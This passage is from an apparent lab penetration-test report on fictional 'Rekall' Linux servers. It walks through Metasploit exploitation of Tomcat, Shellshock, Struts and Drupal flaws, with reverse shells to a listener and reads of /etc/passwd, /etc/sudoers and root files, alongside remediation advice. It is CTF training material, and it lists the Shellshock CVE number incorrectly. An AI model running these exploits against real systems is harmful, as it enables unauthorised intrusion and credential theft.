Images	Run a Nessus scan against 192.168.13.12  My Basic Network Scan / Plugin #97610 Vulnerabilities Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote) Description Solution See Also Output Port Hosts 192.168.13.12 My Basic Network Scan **flag 6: 97610**
Affected Hosts	192.168.13.12
Remediation	To remediate Nessus scan of network: ● Identify and remediate vulnerabilities that have been identified by the scan. ● Implement access controls and limit users to run Nessus scanning for internal audits. ● Develop policies and procedures for the Blue Team to run Nessus scans and improve internal security posture.

Vulnerability 22	Findings
Title	Attacking Rekall's Linux Servers, Flag 7
Type	Linux OS
Risk Rating	**Critical**
Description	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Images	Use Apache Tomcat Remote Code Execution Vulnerability against 192.168.13.10.  Use /exploit/multi/http/tomcat_jsp_upload_bypass set RHOSTS 192.168.13.10 


```
   #   Name                                                            Disclosure Date  Rank       Check  Description
   -   ----                                                            ---------------  ----       -----  -----------
   0   exploit/multi/http/struts_dev_mode                              2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL
Execution
   1   exploit/multi/http/struts2_namespace_ognl                       2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect O
GNL Injection
   2   exploit/multi/http/struts_code_exec_classloader                 2014-03-06       manual     No     Apache Struts ClassLoader Manipulati
on Remote Code Execution
   3   auxiliary/admin/http/tomcat_ghostcat                            2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   4   exploit/windows/http/tomcat_cgi_cmdlineargs                     2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLi
neArguments Vulnerability
   5   exploit/multi/http/tomcat_mgr_deploy                            2009-11-09       excellent  Yes    Apache Tomcat Manager Application De
ployer Authenticated Code Execution
   6   exploit/multi/http/tomcat_mgr_upload                            2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated
Upload Code Execution
   7   exploit/multi/http/atlassian_confluence_webwork_ognl_injection  2021-08-25       excellent  Yes    Atlassian Confluence WebWork OGNL In
jection
   8   exploit/windows/http/cayin_xpost_sql_rce                        2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to
RCE
   9   exploit/multi/http/cisco_dcnm_upload_2019                       2019-06-26       excellent  Yes    Cisco Data Center Network Manager Un
authenticated Remote Code Execution
   10  exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec    2021-05-05       excellent  Yes    Cisco HyperFlex HX Data Platform Com
mand Execution
   11  exploit/linux/http/cisco_hyperflex_file_upload_rce              2021-05-05       excellent  Yes    Cisco HyperFlex HX Data Platform una
uthenticated file upload to RCE (CVE-2021-1499)
   12  exploit/linux/http/cpi_tararchive_upload                        2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Mo
nitor TarArchive Directory Traversal Vulnerability
   13  exploit/linux/http/cisco_prime_inf_rce                          2018-10-04       excellent  Yes    Cisco Prime Infrastructure Unauthent
icated Remote Code Execution
   14  auxiliary/admin/http/ibm_drm_download                           2020-04-21       normal     Yes    IBM Data Risk Manager Arbitrary File
 Download
   15  exploit/linux/http/lucee_admin_imgprocess_file_write            2021-01-15       excellent  Yes    Lucee Administrator imgProcess.cfm A
rbitrary File Write
   16  exploit/multi/http/zenworks_configuration_management_upload     2015-04-07       excellent  Yes    Novell ZENworks Configuration Manage
ment Arbitrary File Upload
   17  exploit/multi/http/tomcat_jsp_upload_bypass                     2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass


Interact with a module by name or index. For example info 17, use 17 or use exploit/multi/http/tomcat_jsp_upload_bypass
```

```
   17  exploit/multi/http/tomcat_jsp_upload_bypass                     2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass


Interact with a module by name or index. For example info 17, use 17 or use exploit/multi/http/tomcat_jsp_upload_bypass

msf6 > use 17
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOST 192.168.13.10
RHOST => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.13.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.27.54.149    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
RHOSTS => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit

[*] Started reverse TCP handler on 172.27.54.149:4444
[*] Uploading payload ...
[*] Payload executed!
[*] Command shell session 1 opened (172.27.54.149:4444 → 192.168.13.10:42268 ) at 2023-02-17 17:19:48 -0500

SHELL
ls
```


	 cd root ls -a . .. .bashrc .flag7.txt .gnupg .profile cat .flag7.txt 8ks6sbhss **flag 7: 8ks6sbhss**
Affected Hosts	192.168.13.10
Remediation	To remediate the Apache Tomcat Remote Code Execution Vulnerability: ● Ensure the latest version of Apache Tomcat is installed and apply available patches for this vulnerability. ● Configure Apache Tomcat server securely and reduce the attack surface by disabling or removing unnecessary services or or features that are not required for the Apache Tomcat server to function properly. ● Ensure that only authorized users and systems are allowed to access the Apache Tomcat server. ● Implement network monitoring tools like intrusion detection and prevention systems (IDS/IPS) and security information and event management (SIEM) systems in order to detect and respond to suspicious activity on the network.

Vulnerability 23	Findings
Title	Attacking Rekall's Linux Servers, Flag 8
Type	Linux OS
Risk Rating	Critical
Description	Shellshock (CVE-2014-6471)
Images	


```
msf6 > searchsploit shellshock
[*] exec: searchsploit shellshock

 ------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                            |  Path
 ------------------------------------------------------------------------- ---------------------------------
Advantech Switch - 'Shellshock' Bash Environment Variable Command Injection (Metas | cgi/remote/38849.rb
Apache mod_cgi - 'Shellshock' Remote Command Injection                          | linux/remote/34900.py
Bash - 'Shellshock' Environment Variables Command Injection                     | linux/remote/34766.php
Bash CGI - 'Shellshock' Remote Command Injection (Metasploit)                   | cgi/webapps/34895.rb
Cisco UCS Manager 2.1(1b) - Remote Command Injection (Shellshock)               | hardware/remote/39568.py
dhclient 4.1 - Bash Environment Variable Command Injection (Shellshock)         | linux/remote/36933.py
GNU Bash - 'Shellshock' Environment Variable Command Injection                  | linux/remote/34765.txt
IPFire - 'Shellshock' Bash Environment Variable Command Injection (Metasploit)   | cgi/remote/39918.rb
NUUO NVRmini 2 3.0.8 - Remote Command Injection (Shellshock)                    | cgi/webapps/40213.txt
OpenVPN 2.2.29 - 'Shellshock' Remote Command Injection                          | linux/remote/34879.txt
PHP < 5.6.2 - 'Shellshock' Safe Mode / disable_functions Bypass / Command Injectio | php/webapps/35146.txt
Postfix SMTP 4.2.x < 4.2.48 - 'Shellshock' Remote Command Injection             | linux/remote/34896.py
RedStar 3.0 Server - 'Shellshock' 'BEAM' / 'RSSMON' Command Injection           | linux/local/40938.py
Sun Secure Global Desktop and Oracle Global Desktop 4.61.915 - Command Injection ( | cgi/webapps/39887.txt
TrendMicro InterScan Web Security Virtual Appliance - 'Shellshock' Remote Command  | hardware/remote/40619.py
 ------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
msf6 > search shellshock

Matching Modules
================

   #   Name                                               Disclosure Date  Rank       Check  Description
   -   ----                                               ---------------  ----       -----  -----------
   0   exploit/linux/http/advantech_switch_bash_env_exec  2015-12-01       excellent  Yes    Advantech Switch Bash En
vironment Variable Code Injection (Shellshock)
   1   exploit/multi/http/apache_mod_cgi_bash_env_exec    2014-09-24       excellent  Yes    Apache mod_cgi Bash Envi
ronment Variable Code Injection (Shellshock)
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env     2014-09-24       normal     Yes    Apache mod_cgi Bash Envi
ronment Variable Injection (Shellshock) Scanner
   3   exploit/multi/http/cups_bash_env_exec              2014-09-24       excellent  Yes    CUPS Filter Bash Environ
ment Variable Code Injection (Shellshock)
   4   auxiliary/server/dhclient_bash_env                 2014-09-24       normal     No     DHCP Client Bash Environ
ment Variable Code Injection (Shellshock)
   5   exploit/unix/dhcp/bash_environment                 2014-09-24       excellent  No     Dhclient Bash Environmen
t Variable Injection (Shellshock)
   6   exploit/linux/http/ipfire_bashbug_exec             2014-09-29       excellent  Yes    IPFire Bash Environment
Variable Injection (Shellshock)
   7   exploit/multi/misc/legend_bot_exec                 2015-04-27       excellent  Yes    Legend Perl IRC Bot Remo
te Code Execution
   8   exploit/osx/local/vmware_bash_function_root        2014-09-24       normal     Yes    OS X VMWare Fusion Privi
lege Escalation via Bash Environment Code Injection (Shellshock)
   9   exploit/multi/ftp/pureftpd_bash_env_exec           2014-09-24       excellent  Yes    Pure-FTPd External Authe
ntication Bash Environment Variable Code Injection (Shellshock)
   10  exploit/unix/smtp/qmail_bash_env_exec              2014-09-24       normal     No     Qmail SMTP Bash Environm
ent Variable Injection (Shellshock)
   11  exploit/multi/misc/xdh_x_exec                      2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot /
 fBot IRC Bot Remote Code Execution


Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xdh_x_exec
```



```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGET 0
TARGET => 0
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.65.203:4444
[*] Command Stager progress - 108.46% done (1097/1892 bytes)
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGET 1
TARGET => 1
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.65.203:4444
[*] Command Stager progress - 108.46% done (1097/1892 bytes)
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting        Required  Description
   ----            ---------------        --------  -----------
   CMD_MAX_LENGTH  2048                   yes       CMD max line length
   CVE             CVE-2014-6271          yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent             yes       HTTP header to use
   METHOD          GET                    yes       HTTP method to use
   Proxies                                no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS          192.168.13.11          yes       The target host(s), see https://github.com/rapid7/metasploit-fra
                                                    mework/wiki/Using-Metasploit
   RPATH           /bin                   yes       Target PATH for binaries used by the CmdStager
   RPORT           80                     yes       The target port (TCP)
   SRVHOST         0.0.0.0                yes       The local host or network interface to listen on. This must be a
                                                    n address on the local machine or 0.0.0.0 to listen on all addre
                                                    sses.
   SRVPORT         8080                   yes       The local port to listen on.
   SSL             false                  no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       /cgi-bin/shockme.cgi   yes       Path to CGI script
   TIMEOUT         5                      yes       HTTP read response timeout (seconds)
   URIPATH                                no        The URI to use for this exploit (default is random)
   VHOST                                  no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.65.203   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Linux x86_64
```




```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.65.203:4444
[*] Command Stager progress - 108.46% done (1097/1892 bytes)
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGET 0
TARGET => 0
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.65.203:4444
[*] Command Stager progress - 108.46% done (1097/1892 bytes)
[*] Exploit completed, but no session was created.
```



```
meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter > 
```

	flag 8: 9dnx5shdf5
Affected Hosts	192.168.13.11
Remediation	To remediate the Shellshock Vulnerability: ● Ensure the latest version of Bash is installed and apply available patches for this vulnerability. Also, update other software relating to this vulnerability such as CGI scripts and web servers. ● Ensure that only authorized users and systems are allowed to access the Linux network. ● Implement network monitoring tools like intrusion detection and prevention systems (IDS/IPS) and security information and event management (SIEM) systems in order to detect and respond to suspicious activity on the network.


Vulnerability 24	**Findings**
Title	Attacking Rekall's Linux Servers, Flag 9
Type	Linux OS
Risk Rating	**Critical**
Description	Shellshock (CVE-2014-6471)
Images	

```
[*] Started reverse TCP handler on 192.168.50.233:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 1 opened (192.168.50.233:4444 → 192.168.13.11:35072 ) at 2023-02-21 16:19:02 -0500

meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
```

	flag 9: wudks8f7sd
Affected Hosts	192.168.13.11
Remediation	Reference Remediation for Vulnerability 23.

Vulnerability 25	Findings
Title	Attacking Rekall's Linux Servers, Flag 10
Type	Linux OS
Risk Rating	**Critical**
Description	Struts (CVE-2017-5638)

Images



```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use exploit/multi/http/struts2_content_type_ognl
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting     Required  Description
   ----       ---------------     --------  -----------
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://github.com/rapid7/metasploit-framew
                                            ork/wiki/Using-Metasploit
   RPORT      8080                yes       The target port (TCP)
   SSL        false               no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-showcase/  yes       The path to a struts application action
   VHOST                          no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.233   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Universal


msf6 exploit(multi/http/struts2_content_type_ognl) > set rhosts 192.168.13.12
rhosts => 192.168.13.12
msf6 exploit(multi/http/struts2_content_type_ognl) > run

[*] Started reverse TCP handler on 192.168.50.233:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[*] Meterpreter session 2 opened (192.168.50.233:4444 → 192.168.13.12:34086 ) at 2023-02-21 16:23:45 -0500
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i

Active sessions
===============

  Id  Name  Type                   Information            Connection
  --  ----  ----                   -----------            ----------
  2         meterpreter x64/linux  root @ 192.168.13.12   192.168.50.233:4444 → 192.168.13.12:34086  (192.168.1
                                                          3.12)
```


```
meterpreter > cat /root/flagisinThisfile7z
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > cat /root/flagisinThisfile.7z
7z��'fV�%�!���flag 10 is wjasdufsdkg
�3�ε��ɔ6=�t���Ħ��▯▯�{���<�H�vw{I����W�
                                        F��Q������I�����������?�;�<�Ex|�����
                                                                           �
                                                                                #]
                                                                                  ��
n�]meterpreter > █
```

flag 10: wjasdufsdkg

Affected Hosts	192.168.13.12
Remediation	To remediate the Struts Vulnerability: ● Ensure the latest version of Apache Struts is installed and apply available patches for this vulnerability. ● Disable Struts Object-Graph Navigation Language (OGNL) to reduce the attack surface and known vulnerability within the OGNL. ● Ensure that only authorized users and systems are allowed to access the Linux network. ● Implement network monitoring tools like intrusion detection and prevention systems (IDS/IPS) and security information and event management (SIEM) systems in order to detect and respond to suspicious activity on the network.

<table>
<tr><th>Vulnerability 26</th><th>Findings</th></tr>
<tr><td><b>Title</b></td><td>Attacking Rekall's Linux Servers, Flag 11</td></tr>
<tr><td><b>Type</b></td><td>Linux OS</td></tr>
<tr><td><b>Risk Rating</b></td><td>High</td></tr>
<tr><td><b>Description</b></td><td>Drupal (CVE-2019-6340)</td></tr>
<tr><td><b>Images</b></td><td>

set RHOSTS 192.168.13.13
set LHOST 172.26.145.149



```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 192.168.50.233:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Rex::Proto::Http::Response:0×0000564c47f82980 @headers={"Date"⇒"Tue, 21 Feb 2023 21:31:1
